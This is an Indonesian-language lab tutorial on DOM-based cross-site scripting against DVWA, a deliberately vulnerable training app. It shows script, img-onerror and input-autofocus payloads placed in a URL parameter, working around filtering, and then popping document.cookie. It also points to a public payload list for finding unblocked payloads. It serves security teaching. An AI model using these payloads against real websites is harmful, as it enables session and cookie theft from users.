17. XSS (DOM)


Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiidh Akbar Sya'bani (akbar@dinustek.com)

☠️ XSS/Cross-Site Scripting (DOM)

Pada tampilan awal DVWA klik bagian XSS (DOM)



Akan muncul dropdown untuk memilih bahasa, pilih English lalu klik “Select”

Tidak ada perubahan yang terjadi pada halaman web, namun jika dilihat pada URL akan menampilkan bahasa yang baru saja dipilih

```
http://172.16.0.33:4280/vulnerabilities/xss_d/?default=English
```

Karena tidak ada kolom input pada halaman web, maka payload XSS akan dimasukkan dalam URL

Coba untuk masukkan payload dengan tag `script` pada value default


```
http://172.16.0.33:4280/vulnerabilities/xss_d/?default=<script>alert(1)</script>
```

Ternyata tag `script` telah difilter oleh sistem, coba untuk menggunakan payload lain yang tidak mengandung tag `script`, seperti tag `img` yang dipakai sebelumnya. Gunakan payload berikut

```
<img src/onerror=alert(1)>
```

Sehingga URL menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/xss_d/?default=<img src/onerror=alert(1)>
```



Ternyata menggunakan tag `img` tidak menghasilkan apapun, terdapat kemungkinan bahwa tag ini juga difilter oleh sistem, maka cari payload lain yang tidak mengandung tag `script` dan `img`

Payload dapat dicari di internet seperti yang ada pada github berikut ini

https://github.com/payloadbox/xss-payload-list


Dari list diatas ditemukan payload berikut

```
<input onfocus=javascript:alert(1) autofocus>
```

Masukkan payload diatas ke URL web sehingga menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/xss_d/?default=<input onfocus=javascript:alert(1)
 autofocus>
```


Setelah dijalankan ternyata payload diatas berhasil menampilkan alert pada website



Coba untuk memunculkan cookie menggunakan payload tadi, ubah value `1` pada alert menjadi `document.cookie`

Gunakan URL berikut

```
http://172.16.0.33:4280/vulnerabilities/xss_d/?default=<input onfocus=javascript:alert(doc
ument.cookie) autofocus>
```



Hasilnya cookie dapat dimunculkan

Note

- Metode ini hanya berfungsi pada website yang vulnerable
- Beberapa website memproteksi diri dari XSS dengan melakukan block pada berbagai payload XSS sehingga hasil payload tidak akan ditampilkan
- Payload pada artikel ini hanya payload dasar dan sudah pasti banyak diblock oleh website website
- Terkadang ada beberapa payload yang belum diblock oleh website sehingga masih ada celah untuk dilakukan XSS, banyak payload yang bisa dicoba untuk melakukan XSS seperti yang ada pada list ini
- XSS DOM dan Reflected hanya akan berjalan pada browser pelaku namun tidak pada browser pengguna lain, untuk membuat XSS yang dapat berjalan di browser pengguna lain gunakan script XSS yang tersimpan (stored)